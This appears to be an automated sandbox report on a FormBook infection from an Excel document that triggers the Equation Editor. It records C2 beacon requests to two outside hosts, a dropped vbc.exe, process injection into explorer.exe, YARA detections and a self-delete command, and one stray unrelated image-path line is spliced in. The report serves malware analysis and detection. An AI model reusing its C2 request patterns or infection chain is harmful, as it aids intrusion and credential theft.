22 20 63 6f 6e 74 65 6e 74 3d 22 47 4d 78 74 6d 44 57 69 41 4f 76 2d 53 75 34 7a 39 2d 73 55 41 79 4a 4a 4e 55 47 74 6c 68 79 56 42 4d 75 42 61 33 43 31 66 71 73 22 20 2f 3e 0a 0a 3c 73 63 72 69 70 74 20 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 65 6d 62 65 64 2e 74 79 70 65 66 6f 72 6d 2e 63 6f 6d 2f 65 6d 62 65 64 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0a 0a 3c 21 2d 2d 20 48 54 4d 4c 35 20 53 68 69 6d 20 61 6e 64 20 52 65 73 70 6f 6e 64 2e 6a 73 20 49 45 38 20 73 75 70 70 6f 72 74 20 6f 66 20 48 54 4d 4c 35 20 65 6c 65 6d 65 6e 74 73 20 61 6e 64 20 6d 65 64 69 61 20 71 75 65 72 69 65 73 20 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 6c 74 20 49 45 20 39 5d 3e 0a 20 20 3c 73 63 72 69 70 74 20 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 6f 73 73 2e 6d 61 78 63 64 6e 2e 63 6f 6d 2f 6c 69 62 73 2f 68 74 6d 6c 35 73 68 69 76 2f 33 2e 37 2e 30 2f 68 74 6d 6c 35 73 68 69 76 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0a 20 20 3c 73 63 72 69 70 74 20 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 6f 73 73 2e 6d 61 78 63 64 6e 2e 63 6f 6d 2f 6c 69 62 73 2f 72 65 73 70 6f 6e 64 2e 6a 73 2f 31 2e 33 2e 30 2f 72 65 73 70 6f 6e 64 2e 6d 69 6e 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 0a 3c 21 2d 2d 20 6f 70 65 6e 20 67 72 61 70 68 20 2d 2d 3e 0a 20 20 3c 6d 65 74 61 20 70 72 6f 70 65 72 74 79 3d 22 6f 67 3a 73 69 74 65 5f 6e 61 6d 65 22 20 63 6f 6e 74 65 6e 74 3d 22 43 61 73 61 72 2e 63 6f 6d 22 2f 3e 0a 20 20 3c 6d 65 74 61 20 70 72 6f 70 65 72 74 79 3d 22 6f 67 3a 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 77 65 62 73 69 74 65 22 3e 0a 20 20 3c 6d 65 74 61 20 70 72 6f 70 65 72 74 79 3d 22 66 62 3a 61 70 70 5f 69 64 22 20 63 6f 6e 74 65 6e 74 3d 22 36 32 31 33 35 32 38 33 37 39 35 37 37 33 36 22 2f 3e 0a 3c 21 2d 2d 20 65 6e 64 20 6f 70 65 6e 20 67 72 61 70 68 20 2d 2d 3e 0a 0a 0a 20 20 20 20 20 20 3c 21 2d 2d 20 67 6f 6f 67 6c 65 20 61 6e 61 6c 79 74 69 63 73 20 2d 2d 3e 0a 3c 73 63 72 69 70 74 3e 0a 20 20 28 66 75 6e 63 74 69 6f 6e 28 69 2c 73 2c 6f 2c 67 2c 72 2c 61 2c 6d 29 7b 69 5b 27 47 6f 6f 67 6c 65 41 6e 61 6c 79 74 Data Ascii: 7438<!DOCTYPE html><html> <head> <meta http-equiv="Content-Type" content="text/html; charset=utf-8" /> <link rel="shortcut icon" href="//sistema.casar.com/favicon.ico?v=2" /><title>Pgina no encontrada | Casar.com</title> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <meta name="google-site-verification" con tent="GMxtmDWiAOv-Su4z9-sUAyJJNUGtlhyVBMuBa3C1fqs" /><script src="https://embed.typeform.com/embed.js"> </script>... HTML5 Shim and Respond.js IE8 support of HTML5 elements and media queries -->...[if lt IE 9]> <script s rc="https://oss.maxcdn.com/libs/html5shiv/3.7.0/html5shiv.js"></script> <script src="https://oss.maxcdn.com/libs/respon d.js/1.3.0/respond.min.js"></script><![endif]-->... open graph --> <meta property="og:site_name" content="Casar.com"/> <meta property="og:type" content="website"> <meta property="fb:app_id" content="621352837957736"/>... end open graph --> ... google analytics --><script> (function(i,s,o,g,r,a,m){i['GoogleAnalyt

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49171	75.2.66.247	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 13, 2021 08:31:03.737710953 CEST	1986	OUT	GET /p2io/?6lzd4R3=tbodHACtgT9/nyAEdlemmH955SxRRtof3zi2445TBfF16F/HFiIOFMKIU8rcotkBv81FvA==&Mj=8pGl2P HTTP/1.1 Host: www.zmzcrossrt.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
May 13, 2021 08:31:04.017532110 CEST	1986	IN	HTTP/1.1 301 Moved Permanently Server: openresty Date: Thu, 13 May 2021 06:31:03 GMT Content-Type: text/html Content-Length: 166 Connection: close Location: https://www.zmzcrossrt.xyz/p2io/?6lzd4R3=tbodHACtgT9/nyAEdlemmH955SxRRtof3zi2445TBfF16F/HF iIOFMKIU8rcotkBv81FvA==&Mj=8pGl2P Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6f 70 65 6e 72 65 73 74 79 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> <h1>301 Moved Permanently</h1 > <hr> openresty </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.22	49172	104.21.65.7	80	C:\Windows\explorer.exe


Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
May 13, 2021 08:31:09.133264065 CEST	1987	OUT	GET /p2io/?6lzd4R3=PONkgH6JO+VmGu/vZj4YyU3gBn/U0y1OFS1Y8BXnr3YdY2x3tUozsPT0NTVR3XOxnye2KQ==&Mj=8pGl2P HTTP/1.1 Host: www.cyrilgraze.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 13, 2021 08:31:09.192511082 CEST	1988	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 13 May 2021 06:31:09 GMT Transfer-Encoding: chunked Connection: close Cache-Control: max-age=3600 Expires: Thu, 13 May 2021 07:31:09 GMT Location: https://www.cyrilgraze.com/p2io/?6lzd4R3=PONkgH6JO+VmGu/vZj4YyU3gBn/U0y1OFS1Y8BXnr3YdY2x3tUozsPT0NTVR3XOxnye2KQ==&Mj=8pGl2P cf-request-id: 0a0605146d00004e4a0117e000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=8tdnjQDnN9vLlbS%2FB2GC%2FexX71BapxCsYrrxNGR2RfPZR4QM7hOQP9rjbZTuMAGuVvFfnypHVA2U%2BLl2OKcG9XqKp5DHYZlcWnR2XJizjqOEoco%3D"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 64e9d79a4e9e4e4a-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 2136 Parent PID: 584

General

Start time:	08:28:37
Start date:	13/05/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false

Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fd80000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$APPROVED.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13FFCF526	WriteFile
C:\Users\user\Desktop\~$APPROVED.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13FFCF591	WriteFile
C:\Users\user\Desktop\~$APPROVED.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13FFCF526	WriteFile
C:\Users\user\Desktop\~$APPROVED.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13FFCF591	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	ym6	binary	79 6D 36 00 58 08 00 00 02 00 00 00 00 00 00 00 3A 00 00 00 01 00 00 00 1C 00 00 00 12 00 00 00 61 00 70 00 70 00 72 00 6F 00 76 00 65 00 64 00 2E 00 78 00 6C 00 73 00 78 00 00 00 61 00 70 00 70 00 72 00 6F 00 76 00 65 00 64 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: 2412 Parent PID: 584

General

Start time:	08:28:59
Start date:	13/05/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: 3064 Parent PID: 2412

General

Start time:	08:29:05

Start date:	13/05/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0xb0000
File size:	1832960 bytes
MD5 hash:	92BD99870C4E2829F3E6D1B3B512067D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.2153220002.0000000003339000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.2153220002.0000000003339000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.2153220002.0000000003339000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.2153003436.000000000235D000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E367995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E367995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E27DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E36A1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E27DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E27DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E27DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E27DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E27DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runtime.Remoting#\60a7f8245c39a1b0bf984a11845c6878\System.Runtime.Remoting.ni.dll.aux	unknown	1276	success or wait	1	6E27DE2C	ReadFile

Analysis Process: vbc.exe PID: 2468 Parent PID: 3064

General

Start time:	08:29:08
Start date:	13/05/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0xb0000
File size:	1832960 bytes
MD5 hash:	92BD99870C4E2829F3E6D1B3B512067D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: vbc.exe PID: 2876 Parent PID: 3064

General

Start time:	08:29:08
Start date:	13/05/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0xb0000
File size:	1832960 bytes
MD5 hash:	92BD99870C4E2829F3E6D1B3B512067D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: vbc.exe PID: 2228 Parent PID: 3064

General

Start time:	08:29:09
Start date:	13/05/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0xb0000
File size:	1832960 bytes
MD5 hash:	92BD99870C4E2829F3E6D1B3B512067D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: vbc.exe PID: 2236 Parent PID: 3064

General

Start time:	08:29:10
Start date:	13/05/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0xb0000
File size:	1832960 bytes
MD5 hash:	92BD99870C4E2829F3E6D1B3B512067D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.2206375339.0000000000080000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.2206375339.0000000000080000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.2206375339.0000000000080000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.2207492144.0000000000640000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.2207492144.0000000000640000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.2207492144.0000000000640000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.2207429272.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.2207429272.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.2207429272.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	4182A7	NtReadFile

Analysis Process: explorer.exe PID: 1388 Parent PID: 2236

General

Start time:	08:29:12
Start date:	13/05/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0xffca0000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: autofmt.exe PID: 2520 Parent PID: 1388

General

Start time:	08:29:29
Start date:	13/05/2021
Path:	C:\Windows\SysWOW64\autofmt.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\SysWOW64\autofmt.exe
Imagebase:	0xf30000
File size:	658944 bytes
MD5 hash:	A475B7BB0CCCFD848AA26075E81D7888
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: explorer.exe PID: 1900 Parent PID: 2236

General

Start time:	08:29:36
Start date:	13/05/2021
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0xda0000
File size:	2972672 bytes
MD5 hash:	6DDCA324434FFA506CF7DC4E51DB7935
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.2349749079.00000000003A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.2349749079.00000000003A0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.2349749079.00000000003A0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.2349596939.0000000000080000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.2349596939.0000000000080000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.2349596939.0000000000080000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.2349769436.00000000003D0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.2349769436.00000000003D0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.2349769436.00000000003D0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	982A7	NtReadFile

Analysis Process: cmd.exe PID: 2028 Parent PID: 1900

General

Start time:	08:29:37
Start date:	13/05/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\Public\vbc.exe'
Imagebase:	0x49f70000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\Public\vbc.exe	cannot delete	1	49F7A7BD	DeleteFileW
C:\Users\Public\vbc.exe	cannot delete	1	49F8A366	DeleteFileW

Disassembly

Code Analysis